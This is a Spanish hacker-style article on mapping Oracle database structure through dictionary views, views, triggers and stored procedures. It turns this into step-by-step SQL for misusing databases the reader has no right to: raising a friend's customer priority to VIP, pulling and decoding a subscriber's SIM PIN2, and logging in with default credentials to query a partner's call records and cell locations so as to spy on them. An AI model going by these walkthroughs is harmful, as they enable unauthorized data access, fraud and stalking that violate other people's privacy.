Asi que decidimos usar una tabla para clientes y asignarle a cada uno un identificador unico que llamamos CLIENTE_ID y crear 2 tablas. Una que guarde el CLIENTE_ID y el COCHE (80 caracteres) y otra para unir el CLIENTE_ID con la DIRECCION. Eso enlentece el acceso a los datos, porque ahora tenemos que ir a 2 tablas, pero permite mayor flexibilidad. Esto se llama segunda forma canonica.

Lo siguiente que se nos ocurre es crear una tabla con el campo COCHE_ID y el COCHE, y otra tabla con la DIRECCION_ID y el texto de la direccion. Y luego otra tabla que simplemente une el COCHE_ID con el CLIENTE_ID y que llamaremos COCHE_CLIENTE. Podemos cambiar el nombre del cliente o del coche sin afectar mas que una tabla. Podemos asignar varias personas al mismo coche, varios coches a la misma persona, e incluso eliminarlos facilmente. Claro que ahora necesitamos 3 tablas para saber realmente el nombre del coche y su propietario, pero parece un modelo mas elegante. Acabamos de re-inventar la tercera forma canonica.

Una gran ventaja es que los numeros identificadore son unicos. Eso permite indexar las tablas para que el acceso sea directo al dato que estamos buscando. Esto es fundamental para el sistema de relacion entre tablas.

Campos ubicuos.

Las tablas se componen de campos, y es habitual que un mismo campo este en dos o mas tablas. En el ejemplo anterior de la tercera forma canonica, el campo COCHE_ID se encuentra en la tabla COCHES y en la tabla COCHE_CLIENTE.
En algunos RDBMS es posible definir un objeto de tipo COCHE_ID cuya unica propiedad es que es un numero, y posteriormente definir una o mas tablas diciendo simplemente que usan un campo de tipo COCHE_ID. Pero esto no se cumple en ORACLE. La unica forma de encontrar campos que posiblemente esten en varias tablas es verificar que son del mismo tipo y del mismo tamanio. Asi, si nos encontramos con una tabla definida por:

```
CREATE TABLE COCHES (
  COCHE_ID  NUMBER        NOT NULL,
  COCHE_DESCR VARCHAR2 (80)  NOT NULL
  );
```

y otra tabla

```
CREATE TABLE COCHE_CLIENTE (
  COCHE_ID    NUMBER        NOT NULL,
  CLIENTE_ID  NUMBER        NOT NULL
  );
```

entonces es bastante posible que el valor de COCHE_ID en la tabla COCHE_CLIENTE tambien sea un valor de los que estan en la tabla COCHES. Pero no es totalmente seguro.
Alguno se preguntara si los programadores de RDBMS son tan raros como para crear campos en las tablas cuyo nombre no coincida. Pues la respuesta es SI. No se hace por gusto, sino por necesidad.
Supongamos que tenemos una tabla en la que almacenamos CLIENTES. Algunos datos que guardamos son el nombre, DNI, la fecha de alta, el numero de veces que ha venido a visitarnos, el empleado que le atendio por primera vez, el empleado que le atendio por ultima vez, y el empleado con el que se lleva mejor.
Como hemos aprendido antes, estos 3 empleados no estan en la tabla CLIENTES con

su nombre y apellidos, sino que en realidad son numeros que apuntan a la tabla EMPLEADOS.
Asi que la tabla EMPLEADOS es algo asi:

```
CREATE TABLE EMPLEADOS (
  EMPLEADO_ID  NUMBER        NOT NULL,
  EMPLEADO_DESCR VARCHAR2 (80)  NOT NULL
  );
```

y la tabla CLIENTES es algo asi:

```
CREATE TABLE CLIENTES (
  CLIENTE_ID         NUMBER         NOT NULL,
  CLIENTE_DESCR      VARCHAR2 (80)  NOT NULL,
  CLIENTE_DNI        VARCHAR2 (12),
  FECHA_ALTA         DATE           NOT NULL,
  VECES_VISITA       NUMBER         NOT NULL,
  EMPLEADO_PRIMERO   NUMBER         NOT NULL,
  EMPLEADO_ULTIMO    NUMBER         NOT NULL,
  EMPLEADO_FAVORITO  NUMBER
  );
```

Como podeis imaginar, los campos EMPLEADO_PRIMERO , EMPLEADO_ULTIMO , y EMPLEADO_FAVORITO apuntan todos a la tabla EMPLEADOS pero no se llaman EMPLEADO_ID.
Asi que no es inmediato saber que se refieren a la tabla EMPLEADOS .

Club Social Buena Vista

Un sitio en el que se encuentran facilmente las relaciones entre tablas son las vistas. En el mini-sistema descrito anteriormente es posible que exista una vista asi:

```
CREATE OR REPLACE VIEW COCHE_CLIENTE_DESCR_VW (
   COCHE_DESCR,
   CLIENTE_DESCR
) AS
SELECT COCHES.COCHE_DESCR , CLIENTES.CLIENTE_DESCR
FROM COCHES , CLIENTES, COCHE_CLIENTE
WHERE COCHES.COCHE_ID = COCHE_CLIENTE.COCHE_ID
  AND CLIENTES.CLIENTE_ID = COCHE_CLIENTE.CLIENTE_ID
;
```

es decir: va a la tabla de relaciones COCHE_CLIENTE, saca el CLIENTE_ID y lo busca en la tabla CLIENTES. Similarmente saca el COCHE_ID y lo busca en la tabla COCHES. Entonces se queda con las respectivas descripciones, y con eso hace la vista.
Las vistas se construyen automaticamente. Si incluimos un nuevo registro de enlace en la tabla COCHE_CLIENTE tenemos en ese mismo momento sus descripciones en la vista COCHE_CLIENTE_DESCR_VW .
Las vistas nos dan una pista importantisima para averiguar la estructura de un RDBMS.
Ahora es cuando tengo que decir que MySQL no tiene vistas. Esto anula todo posibilidad de usarlo como un RDBMS de verdad. Punto.

Objetivo

Por si no lo habia dicho antes, el proposito de este articulo es destripar un RDBMS y obtener esas relaciones entre tablas que se pueden obtener automaticamente o con alguna tecnica que nos inventemos. En general los esquemas de una base de datos se representan en un formato llamado ERD, Enterprise Relational Diagram.
Vamos con un ejemplo real para ir haciendo boca. Luego volveremos sobre nuestros pasos y aprenderemos porque hemos hecho lo que hemos hecho.
Sea una base de datos de unos grandes almacenes con un servicio de atencion al cliente, tambien conocido como CRM-Customer Relationship Managment. Sea un CTI que sirve para que los clientes llamen y se identifique su numero de telefono, y en funcion de su importancia (tambien conocido como prioridad, scoring,

segmentacion, fidelizacion o churn) sean atendidos mas rapido o mas despacio, por personal cualificado o por simples operadoras. Sea un cliente no muy importante llamado Benito Camelas que hace uso de ese servicio. Sea un 'Saqueador Editorialmente Tecnico' que tiene acceso a la base de datos. Sea un favor pendiente entre el 'hacker' y el cliente. Sea la intencion el aumentar la prioridad de dicho cliente. Sea TOAD. Sea este el proceso:

Lo primero que hacemos es identificar el cliente.
SELECT table_name FROM USER_TABLES where table_name like '%CLIENT%';
Resultado, 0 tablas. Mal empezamos

Probemos otras palabras:
SELECT table_name FROM USER_TABLES where table_name like '%CUSTOMER%' OR table_name like '%PERSON%' OR table_name like '%COMPRADOR%' OR table_name like '%BUYER%' OR table_name like '%COMPRADOR%';
Resultado, 80 tablas. Demasiado.

Si la tabla contiene clientes, es de suponer que tendra varios miles de registros
SELECT table_name FROM USER_TABLES where (table_name like '%CUSTOMER%' OR table_name like '%PERSON%' OR table_name like '%COMPRADOR%' OR table_name like '%BUYER%' OR table_name like '%COMPRADOR%') AND NUM_ROWS>10000;
Resultado, 20 tablas. Buen numero

La siguiente tecnica es ver esas tablas. Elegimos la tabla ACTIV_BUYER_REG y hacemos
DESR ACTIV_BUYER_REG;
Resultado:

BUYER_ID	NUMBER	8
CARD_ID	NUMBER	8
LAST_MODIF	DATE	
CREDIT	NUMBER	15.2
NOMBRE	VARCHAR2	40
APPELL1	VARCHAR2	40
APPELL2	VARCHAR2	40
TELEFON_ID	NUMBER	8
CENTRO_COMPRAS	NUMBER	4

Notar que la salida del comando DESCR no es del mismo formato que el CREATE TABLE ACTIV_BUYER_REG .... pero la informacion proporcionada es la misma. Inmediatamente vemos que hay un campo llamado TELEFON_ID que no puede ser el numero de telefono porque solo tiene 8 cifras pero que posiblemente nos lleve a otra tabla. Para averiguar cual es el BUYER_ID de nuestro amigo podemos intentar averiguar cual es la tabla que almacena los telefonos y buscar alli su numero de telefono, pero es mas facil hacer
SELECT * FROM ACTIV_BUYER_REG where NOMBRE='Benito' AND APPELL1='Camelas';
Resultado: BUYER_ID=123456

Segunda parte: como la fidelizacion no la vemos en la tabla ACTIV_BUYER_REG vamos a ver si somos capaces de encontrar la tabla en la que se almacena este dato.
SELECT table_name FROM USER_TABLES where table_name like '%FIDELIZ%' OR table_name like '%SCOR%' OR table_name like '%SEGMENT%' OR table_name like '%CHURN%';
Resultado: 3 tablas llamadas CHURN_HIST, CHURN_REAL y CHURN_DEFINITION
DESCR CHURN_HIST;
Resultado

BUYER_ID	NUMBER	8
CHURN_PRV_ID	NUMBER	8
CHURN_ACT_ID	NUMBER	8
LAST_MODIF	DATE	

Un vistazo rapido:
SELECT * FROM CHURN_HIST WHERE BUYER_ID=123456;

```
Resultado: 3 registros
123456     00000000 11111111  2003.02.17-12:01
123456     11111111 11111112  2003.02.18-12:01
123456     11111112 11111118  2003.03.22-12:01
```

Asi a primera vista parece que los registros estan unidos unos con otros para poder seguir la historia de los cambios. Nos fijamos en dos hechos importantes: el primero es que aqui no se guarda el codigo real de fidelizacion sino un puntero a otra tabla. Lo segundo es que la hora parece ser siempre la misma. Esto podria indicar que hay un proceso diario que actualiza esta tabla, que no contiene mas que una historia de los cambios.

Vamos con la tabla CHURN_REAL

```
DESCR CHURN_REAL;
Resultado
CHURN_ID    NUMBER     8
CHURN_DEF   NUMBER     4
```

Un vistazo rapido:

```
SELECT * FROM CHURN_REAL WHERE CHURN_ID=123456;
```

Resultado: 0 registros. Normal, porque el codigo de cliente no se guarda en esta tabla.

Otro intento:

```
SELECT * FROM CHURN_REAL WHERE CHURN_ID=11111118;
Resultado: 1 registro
11111118    22
```

Hmmm, parece que esta tabla une el CHURN_ACT_ID de la tabla CHURN_HIST con otra tercera tabla

Para verificar:

```
SELECT * FROM CHURN_REAL WHERE CHURN_ID in (11111118, 11111112, 11111111);
Resultado: 3 registros
11111118    22
11111112    7
11111111    1
```

O sea, que podemos encontrar los valores de fidelizacion a lo largo de la historia.

Ahora solo queda saber lo que significan esos valores. A ver si la tabla CHURN_DEFINITION nos puede ayudar

```
DESCR CHURN_DEFINITION;
Resultado
CHURN_DEF   NUMBER     4
DEFINITION  VARCHAR2   80
```

Un vistazo rapido:

```
SELECT * FROM CHURN_DEFINITION WHERE CHURN_DEF=22;
Resultado: 1 registros
22  Comun
```

Vamos a combinarlo todo:

```
  (SELECT DEFINITION FROM CHURN_DEFINITION where CHURN_DEF in
   (SELECT CHURN_DEF FROM CHURN_REAL where CHURN_ID in
    (SELECT max(CHURN_ACT_ID) FROM CHURN_HIST where BUYER_ID in
     (SELECT BUYER_ID FROM ACTIV_BUYER_REG where NOMBRE='Benito' AND APPELL1=
      'Camelas')
    )
   )
  );
Resultado
'Comun'
```

Vamos a ver otros valores posibles de la fidelizacion:

```
SELECT * FROM CHURN_DEFINITION;
0    Invalido
1    Inicial
2    Secundario
3    Terciario
7    Basico
8    Anulado
9    Pendiente
21   Minimo
22   Comun
25   Maximo
26   VIP
27   Corporativo
29   Director
100  Control
999  CEO
```

Antes de cambiarlo seria bueno verificar que esos valores estan operativos:
SELECT * FROM CHURN_REAL WHERE CHURN_DEF=26;
Resultado: 40 registros
De esos registros podemos sacar los nombres de las personas que parecen ser tan importantes, pero no es nestro proposito.

Por supuesto la manera de cambiarlo para nuestro amigo es
UPDATE CHURN_REAL SET CHURN_DEF='26' WHERE CHURN_ID=11111118;
Pero esto es una modificacion de los datos y casi seguro que es ilegal.

A vueltas con las vistas

Como se ha visto con el ejemplo anterior, la relacion entre tablas es uno de los puntos fundamentales de las RDBMS y esas relaciones estan almacenadas en las vistas. Existen programas que, a partir de una base de datos son capaces de deducir las relaciones entre tablas. No siempre funcionan bien si la estructura es muy enrevesada, pero pueden ayudar.

Para ello es util saber los indices:
select * from all_ind_columns;
y tambien
select * from all_indexes;

Vinculos familiares

Uno de los problemas fundamentales de las RDBMS es que los datos tienen que ser consistentes. Por ejemplo seria un error de consistencia si existiera un registro en la tabla CHURN_REAL cuyo valor del campo CHURN_DEF valiera 666, pues dicho valor no existe en la tabla CHURN_DEFINITION.
Cuando se define una tabla es posible decir que alguno de los campos son en realidad campos existentes en otras tablas. Asi, cuando intentamos borrar alguno de los registros se valida que la estructura de toda la base de datos sigue siendo integra.
Si hubiera tal relacion entre el campo CHURN_DEF de la tabla CHURN_REAL y el campo CHURN_DEF de la tabla CHURN_DEFINITION , al intentar hacer
UPDATE CHURN_REAL SET CHURN_DEF='666' WHERE CHURN_ID=11111118;
nos daria un error diciendo que la condicion (llamada CONSTRAINT) de vinculo entre las tablas no se cumple.
Lo mismo si intentamos hacer
DELETE FROM CHURN_DEFINITION WHERE CHURN_DEF=22;
se quejaria de que ese valor esta siendo usado y por tanto no se puede borrar.
Asi pues, los vinculos tambien nos ayudan a entender la estructura de la base de datos (si estan oportunamente definidos, cosa que la mayoria de las veces no

```
sucede)

Esta restriccion se define mediante:
ALTER TABLE CHURN_REAL ADD
FOREIGN KEY (CHURN_DEF)
REFERENCES CHURN_DEFINITION(CHURN_DEF);

Para obtener la lista de todas las restricciones:
select * from all_constraints WHERE constraint_type IN ('P');

La gran Cascada
---------------
Otra situacion similar se produce si se establecen condiciones de cascada
(CASCADE). En breve, un campo de una tabla se une con otro de otra, en general
la clave primaria. Cuando un registro de la tabla primera se borra, todos los
registros de la tabla segunda que esten unidos al registro inicial tambien se
borran. Eso es muy util para limpiar consistentemente los datos. Por ejemplo,
cuando se borra un cliente, tambien se borra su dato de fidelizacion, sus
pedidos, quejas, tarjetas, ...
Por supuesto que esto no siempre es deseable, sobre todo si pretendemos mantener
un historico, pero ya digo que la relacion se establece a nivel de tablas, asi
que es posible activarlo para algunas y no definirlo para otras.
Otro mecanismo mas para sacar la estructura de los datos.

select * from all_constraints WHERE constraint_type IN ('R');
y unirlo con
select * from all_cons_columns WHERE constraint_type IN ('R');


Gatillazos
----------
Uno de los metodos mas usados en RDBMS para mantener la integridad referencial
y para mantener la logica de la aplicacion es usar TRIGGERS (disparadores o
gatillos). Son mini-programas que se ejecutan antes y/o despues de insertar/
modificar/borrar datos. Para cada uno de los futuros registros se pueden hacer
comparaciones con el registro existente (pre-modificado) para ver si se
verifican ciertas condiciones, y actuar consecuentemente.
Por ejemplo, podemos impedir que se borren registros de la tabla
CHURN_DEFINITION si estan siendo usados en CHURN_REAL:
DEFINE TRIGGER
BEFORE DELETE
ON CHURN_DEFINITION
REFERENCING NEW AS NEW OLD AS OLD
FOR EACH ROW
DECLARE
 cuenta Number;
BEGIN
 SELECT count(*) INTO cuenta FROM CHURN_REAL
 WHERE CHURN_DEF= :OLD.CHURN_DEF;
 IF cuenta>0 THEN
   RAISE_EXCEPTION(20010,'Hay registros usados');
 END IF;
END;

O tambien es posible almacenar datos en una tabla de historicos cada vez que se
produce un cambio en CHURN_REAL:
DEFINE TRIGGER
BEFORE UPDATE
ON CHURN_REAL
REFERENCING NEW AS NEW OLD AS OLD
FOR EACH ROW
DECLARE
```

```
 id Number;
BEGIN
 SELECT BUYER_ID INTO id FROM CHURN_HIST
  WHERE CHURN_ACT_ID=:OLD.CHURN_ID;
 INSERT INTO CHURN_HIST
  (BUYER_ID, CHURN_PRV_ID, CHURN_ACT_ID, LAST_MODIF)
 VALUES
  (id, :OLD.CHURN_ID, :NEW.CHURN_ID, SYSDATE);
END;
```

Para los que no lo han entendido: antes de modificar, se queda con el BUYER_ID, e inserta un nuevo registro en la tabla CHURN_HIST con el antiguo CHURN_ID y el nuevo, ademas de la fecha actual.
Asi que mucho cuidado con los datos que modificais: puede que haya alguien vigilando. Y lo peor es que quizas no podais borrar todas las pistas.

Pero la idea es que podemos sacar partido de esto una vez mas para ver estructura de la base de datos.
Para obtener la lista de todos los TRIGGERS:
select * from all_triggers;
En particular el campo trigger_body contiene el codigo que se ejecutara cuando se ponga en marcha el trigger.

Procedimientos almacenados

Otra de las magnificas posibilidades de las RDBMS serias es almacenar programas escritos en lenguaje PL/SQL que se pueden invocar desde otras RDBMS, triggers, trabajos (JOBs) o aplicaciones de usuario.
Dependiende del volumen de estos datos su estudio puede llevar mas o menos tiempo, pero siempre es interesante para entender todavia un poco mas de la estructura de la RDBMS.
Este tema es tan extenso que me limito a recomendar la lectura de cualquier libro o manual de PL/SQL.
Para sacar el listado de todos los procedimientos almacenados:
SELECT * from user_source;

Un buen plan

Una de las posibilidades de una RDBMS es que te puede decir el tiempo que cree que va a tardar en hacer una busqueda. Esto sirve para optimizar el acceso, creando indices donde se vea que son necesarios. En TOAD, simplemente hay que escribir la consulta, y, en vez de lanzarla, pulsar el boton con el dibujo de la ambulancia. Esto se llama EXPLAIN PLAN.
Dira si la busqueda en cada una de las tablas involucradas se hara mediante un indice, si sera una busqueda parcial o masiva, y el tiempo previsto de cada sub-busqueda. Lo bueno no solo es que evita lanzar consultas salvajes, sino que ayuda a acelerar el acceso. Por supuesto es un herramienta para uso de los administradores de la RDBMS, pero ORACLE tiene una funcionalidad mediante la cual crea indices automaticamente cuando ve que una consulta se ejecuta muchas veces y ademas consume demasiado tiempo. Estos datos se crean en una tabla/esquema particular, asi que es posible consultarla para ver lo que en realidad hacen los usuarios en tiempo real. Otro metodo mas de obtener informacion.
Lamentablemente el lugar donde se guardan estos resultados no tiene un valor por defecto, asi que no siempre estan en el mismo sitio; depende de como el administrador hace la instalacion. Busca nombres de tablas tales como USER_PLAN o EXPLAIN_PLAN o DEPLOY_PLAN.

Espionaje

Cuando un usuario ejecuta una consulta, ORACLE tiene que verificar que esta bien escrita, separar lo que son comandos (SELECT, UPDATE, INSERT, ...) de lo que son palabras clave (FROM, WHERE, NOT, IN, ...) de lo que son nombres de tablas. Este

proceso de llama parsing, y todos los lenguajes interpretados necesitan hacerlo. El tiempo que se pierde en este proceso no parece mucho, pero siempre se puede evitar: almacenamos la consulta la primera vez que se parsea correctamente, y cada vez que se hace una nueva consulta verificamos si ya ha sido parseada anteriormente.
Otra increible funcionalidad de ORACLE es que permite el acceso a todas estas consultas, con lo que es posible saber exactamente los ultimos comandos que han sido ejecutados. Por defecto almacena unos 3000 comandos, de los cuales se puede obtener muchisima informacion del manejo real de la RDBMS.
SELECT * from v$sql;

Ejemplo: PIN2

Cuando un cliente adquiere una tarjeta para su telefono puede decidir que sea de tipo postpago, con lo cual firma un contrato que le da derecho a algunos servicios que los clientes de tarjetas de prepago no disfrutan. Los servicios suelen tener una tarifa asociada, en funcion del esfuerzo que requiera por parte de la empresa de telefonia.
Uno de esos servicios es la obtencion del PIN2. Cuando se adquiere la tarjeta, tambien se provee un numero de 4 cifras llamado PIN1 que hay que introducir cada vez que se enciende el movil. Para algunas tareas especiales es necesario otro numero secreto llamado PIN2. Algunas operadoras lo proporcionan gratuitamente pero otras deciden cobrar una cantidad por informar sobre este numero. El objetivo es averiguar este numero.
El requisito primero es tener acceso al RDBMS que contiene este numero. Dado que no vamos a modificarlo, el acceso puede ser de solo lectura; no es necesario permiso de escritura.
Cumplido este primer requisito, el siguiente paso es obtener un listado, incluyendo la definicion, de todas las tablas, vistas, triggers, constraints, y procedimientos almacenados. Tampoco estaria mal hacerse con una muestra de los ultimos 10 registros de cada tabla.
Para este ultimo paso, suponer que existe una tabla llamada TBL_CLIENTES
select count(*) from TBL_CLIENTES;
devuelve 100000
entonces hacemos
select * from TBL_CLIENTES where rownum>100000-10;
O algo similar.

En funcion del tamanio de la base de datos, estos listados pueden ser bastante largos. En este caso particular la informacion ocupa 9.000 Kb distribuidos en 5 ficheros, ademas de multiples ficheros con muestras de cada tabla.
Lo primero que tenemos que hacer es preguntarnos: ?Que queremos? La respuesta, claro esta, es el PIN2.
Asi que buscamos la palabra "PIN2" en nuestros 5 listados. Seria demasiada suerte que lo encontraramos.
Buscamos palabras relacionadas:
PIN1 (Personal Identification Number)
PIN
PUK (PIN Unblocking Key, numero de desbloqueo)
CHV (Card Holder Verification information: nombre moderno para el PIN)
SECRET
UNBLOCK
CODIGO
CODE
BLOQ
Cualquier cosa que se nos ocurra, empezando por lo mas especifico y ampliando hacia terminos mas globales.
Rapidamente nos damos cuenta de que elegir la palabra ’CODE’ es un error, ya que aparece demasiadas veces. Aun restringiendo su busqueda a los nombres de campos en las tablas, aparece en 80 tablas!
Una manera de discriminar es usando el tipo de dato: El PIN2 es una serie de 8 numeros. Por tanto, lo logico es que sea de tipo numerico o VARCHAR2 de 8

caracteres.
Recordar que conocemos el PIN1, por ejemplo ’6969’. Si encontramos la tabla en la que esta almacenado, es posible que el metodo de almacenaje del PIN2 sea parecido:
select * from all_tab_columns where UPPER(column_name) like ’%PIN%’;

Si nuestros esfuerzos han resultado infructuosos hasta ahora, podemos intentar suponer que PIN1 es VARCHAR2 de 4 cifras:
select * from all_tab_columns where data_type=’VARCHAR2’ and data_length=4;

y quedarnos con los nombres de las tablas en los que aparecen dichos valores:
select distinct(table_name) from all_tab_columns where data_type=’VARCHAR2’ and data_length=4
resulta
TBL_DIRECC, campos NUM_CASA, AUX2
TBL_FACTURA, campo CENTRO
TBL_COSTES, campo CENTRO
TBL_CARGA, campos T1, T2, T2, T8
TBL_SERV, campo IDEN_REAL
Asi que hacemos
select * from TBL_DIRECC where NUM_CASA=’6969’ or AUX2=’6969’
y lo mismo con las demas tablas.
Esta tecnica es bastante radical, especialmente si las tablas tienen muchos registros y no estan indexados por la columna con la que buscamos. Asi que hay que tener cuidado y no abusar. En todo caso, si usamos la aplicacion TOAD es posible detener la busqueda cuando consideramos que esta consumiendo demasiado tiempo.

Otras posibilidades de busqueda son:
-el MSISDN (aunque puede ser cambiado sin necesidad de cambiar la tarjeta SIM)
-el numero de la tarjeta SIM (obtenido con AT^SCID)
-el IMEI (aunque este depende del telefono, no del SIM)
-el IMSI (International Mobile Subscriber Identity)

Bueno, todo lo anterior son posibles metodos, pero supongamos que tenemos en IMSI de la tarjeta, que mide 15 digitos-letras.
select * from all_tab_columns where data_length=15;
Salen 3 tablas, y con un poco de suerte y otro poco de perspicacia, llegamos a la conclusion que la tabla de verdad es TBL_DEVICES:
select * from TBL_DEVICES where IMSI=’8401234567890AB’;
devuelve las columnas:
IDENTIFICADOR=44444
IMSI=’8401234567890AB’
LAST_MOD=’2003.05.25 17:31:53’

Asi que buscamos referencias a esta tabla y encontramos una vista:
```
CREATE OR REPLACE VIEW
VW_DEVICES( ..., IMSI, ... , ID1, ID2, ... ) AS
SELECT ... , D.IMSI , ... , E.ID, F.ID, ...
FROM
TBL_DEVICES D , ..., IDS1 E, IDS2 F, ...
WHERE ... and D.IDENTIFICADOR = E.IDENTIFICADOR
          and D.IDENTIFICADOR = F.IDENTIFICADOR;
```
Vaya, pues parece que IDENTIFICADOR une la tabla TBL_DEVICES con las tablas IDS1 y IDS2.
Un vistazo a VW_DEVICES:
select * from VW_DEVICES where IMSI=’8401234567890AB’;
nos dice que
ID1=’6969’
ID2=’BGAJHDDA’
Hmmm, ID1 es exactamente nuestro PIN1, pero ID2 no parece ser el PIN2, pues deberia estar compuesto solo de numeros.

Vemos quien hace uso de esa tabla IDS2, y descubrimos que hay un trigger:

```
DEFINE TRIGGER
BEFORE INSERT OR UPDATE
ON IDS2
REFERENCING NEW AS NEW OLD AS OLD
FOR EACH ROW
DECLARE
 coded VARCHAR2(8);
BEGIN
 coded := utilidades.calcula(:NEW.ID2);
 :NEW.ID2 := coded;
END;
```

Esta bastante claro: antes de escribir el ID2 en la tabla IDS2 se llama a un procedimiento almacenado (una funcion, mas exactamente) para que transforme el dato ID2.
Dentro del paquete (PACKAGE) de funciones llamado ’utilidades’ vemos

```
FUNTION calcula(in_valor IN VARCHAR2(8))
IS
 salida VARCHAR2(8);
BEGIN
salida := ’’;
for i = 1 to 8
 LOOP
  salida := char(asc(substr(in_valor,i,1))+65);
 END;
RETURN salida;
END
```

O sea, que toma el valor de cada digito, y le suma el valor de ’A’. En otras palabras, que
0->A, 1->B, 2->C, 3->D, ...
por tanto, nuestro PIN2, que vale ’BGAJHDDA’, resulta ser ’16097330’
En este caso ha sido facil descifrar el codigo porque la funcion de cifrado era muy simple. De todas maneras seguro que el codigo es descifrado en algun momento por alguna funcion que lea la tabla IDS2 o la vista VW_DEVICES.
Logicamente, donde primero buscamos es en el paquete ’utilidades’ para ver si hay otra funcion asociada a ’calcula’. Como no encontramos nada alli buscamos en otro sitio, y encontramos esto:

```
CREATE OR REPLACE VIEW
VW_DEC_IDS2( ORIGINAL, C1, C2, C3, C4, C5, C6, C7, C8 ) AS
SELECT ID
       char(asc(substr(in_valor,ID,1))-65),
       char(asc(substr(in_valor,ID,2))-65),
       char(asc(substr(in_valor,ID,3))-65),
       char(asc(substr(in_valor,ID,4))-65),
       char(asc(substr(in_valor,ID,5))-65),
       char(asc(substr(in_valor,ID,6))-65),
       char(asc(substr(in_valor,ID,7))-65),
       char(asc(substr(in_valor,ID,8))-65)
FROM IDS2;
```

Es decir, que el descifrado de los datos se hace mediante otra vista. Es una manera menos eficaz que el uso de una funcion, pero muy ingeniosa.

```
select * from VW_DEC_IDS2 where ORIGINAL=’BGAJHDDA’;
```

Nos da los valores
’BGAJHDDA’, 1, 6, 0, 9, 7, 3, 3, 0
Que podemos concatenar, si nos apetece, y obtener el PIN2 buscado.

Sospechosos habituales

Vamos con otro ejemplo. No dejo de sorprenderme por la cantidad de gente que necesita ’desesperadamente’ acceder a la cuenta de correo de otra persona. En general suelen ser casos de celos o de "cuernitis" aguda. Seguramente tambien

les interesaria saber a quien llama (o es llamado/a) su media naranja. Vamos a complacerles.
Lo primero que se necesita es localizar el ordenador en el que estan los datos, junto con el nombre de usuario y la clave.
Supongamos que la cadena de conexion es SYSTEM/MANAGER@RDBMS.TELCO.COM
Asi que lanzamos TOAD, nos conectamos a ese RDBMS, y nos ponemos a buscar.
El primer paso es averiguar la tabla donde se almacenan los datos sobre las llamadas. Lo primero que se nos tiene que ocurrir es que esa tabla es enorme, seguramente la mayor de todo el sistema.

```
SELECT TABLE_NAME, COUNT(*) as contador FROM USER_TABLES WHERE
USER_TABLES.NUM_ROWS>0 ORDER BY contador DESC;
```

Y la primera tabla que sale en la lista es
CDR_15
con 3.000.000 de registros, pero tambien aparecen CDR_07, CDR_16, CDR_08, CDR_11, ...
Mirando la DESCripcion de todas ellas vemos que la estructura es identica:

```
ID          NUMBER 8
CELL_ID     NUMBER 8
START       DATE
END         DATE
IMSI        VARCHAR2(20)
MSISDN      VARCHAR2(16)
SERV_ID     NUMBER 8
END_REAS    NUMBER 4
CHANNEL     NUMBER 4
```

No voy a explicar los campos, pero esto es una estructura de una tabla de llamadas: tarjeta originadora, telefono de destino, inicio, fin, tipo de servicio (FAX, voz, datos), razon de la finalizacion, canal.
Por ejemplo:

```
select * from CDR_15 where rownum<=2;
1-924241-2003:05:15 00:00:05-2003:05:15
00:00:35-84012345678901-34660696969-176-0-3
2-234823-2003:05:15 00:00:09-2003:05:15
00:02:03-84232323232323-34900100200-176-0-9
```

Es decir, que hubo una llamada que empezo el dia 15 de mayo a las 12:00:05 de la madrugada y termino 20 segundos mas tarde.
El llamante tenia la tarjeta IMSI=84012345678901 y llamo a un telefono movil con numero MSISDN=34660696969.
Esta llamada de voz (176) se realizo mediante el canal 3 de la celula 924241 y termino por la razon ’0’.
Si miramos todos los registros de la tabla CDR_15 nos damos cuenta de que START es siempre el dia 15. Es decir, cada uno de las tablas CDR_xx almacena las llamadas comenzadas en el dia xx. Esto es muy util para tener los datos organizados por dias, en vez de una tabla gigante.
Asi que la podemos empezar:

```
SELECT * from CDR_15 where MSISDN=’34630123456’;
```

nos dira todas las llamadas que tenian como destino el numero espanol(34) 630123456.
Por ejemplo:

```
52312-262342-2003:05:15 09:00:00-2003:05:15 09:10:00-84044444444444-
34630630123456-176-0-6
```

Lo que todavia no sabemos es quien las hace. Pero nos sirve para obtener varios IMSI. Lo siguiente es buscarlos. Volveremos sobre esto mas tarde.
Lo que vamos a hacer ahora es el camino inverso. Sabemos el numero de telefono de nuestro/a novio/a, y queremos saber a quien llama. Para ello debemos conocer el IMSI de su movil.
Podemos intentar buscarlo a partir del nombre, en la tabla de clientes. De ahi ver los contratos, luego los servicios contratados, y las tarjetas SIM usadas, y finalmente el numero interno del SIM. Pero existe un procedimiento mas sencillo.

Es de suponer que mi novio/a me ha llamado alguna vez , no? Mi numero de telefono es 34630111111, asi que miro quien me ha llamado:
SELECT * from CDR_15 where MSISDN='34630111111';
18234-285453-2003:05:15 08:00:00-2003:05:15
08:00:20-84033333333333-34630111111-176-0-1
22183-983433-2003:05:15 08:50:00-2003:05:15
08:51:00-84022222222222-34630111111-176-0-14
Si, ya recuerdo: Un colega me llamo a las 8 de la maniana, y luego mi conyuge me llamo a las 9 menos 10; una llamada de 60 segundos exactos. Asi que el IMSI de mi media naranja es 84022222222222.
Veamos ahora a quien mas ha llamado:
SELECT * from CDR_15 where IMSI='84022222222222';
22183-983433-2003:05:15 08:50:00-2003:05:15
08:51:00-84022222222222-34630111111-176-0-14
25392-983433-2003:05:15 08:52:00-2003:05:15
08:52:10-84022222222222-34630444444-176-0-5
O sea, que ademas de llamarme a mi, llamo 2 minutos mas tarde , durante 10 segundos, al telefono 630444444. Debo averiguar de quien es este numero. Posiblemente la manera mas facil sea llamar yo mismo/a y mediante ingenieria social averiguar el nombre de la persona con la que estoy hablando. No deberia de ser muy dificil. Quizas simplemente sea su madre y no hay motivo de preocupacion.
Notar que la CELL_ID=983433 es la misma. Eso quiere decir que llamo desde el mismo lugar fisico que la vez anterior.

Antes nos habiamos quedado en que el IMSI='84044444444444' tambien ha llamado a mi querido/a.
SELECT distinct(TABLE_NAME) from all_tab_columns where column_name='IMSI'

Aparecen las tablas CDR_xx, ademas de TBL_DEVICES . Sabemos que CDR_xx solo contiene las llamadas, y suponemos que se limpian a las 00:00:00 del dia correspondiente, para empezar con 0 llamadas. Asi que empezamos por TBL_DEVICES que como hemos visto antes tiene un campo llamado IDENTIFICADOR que sirve para relacionarlo con otras tablas.
Lo malo es que buscando en nuestros listados, este campo IDENTIFICADOR aparece mas de 200 veces. Por supuesto que no todos se refieren al campo de nuestra tabla, pero aparece en consultas tales como
SELECT a.x, b.y, c.IDENTIFICADOR from TABLA1 a, TABLA2 b, TBL_DEVICES c where ..
Y seria necesario parsear todas estas consultas para saber exactamente la tabla.
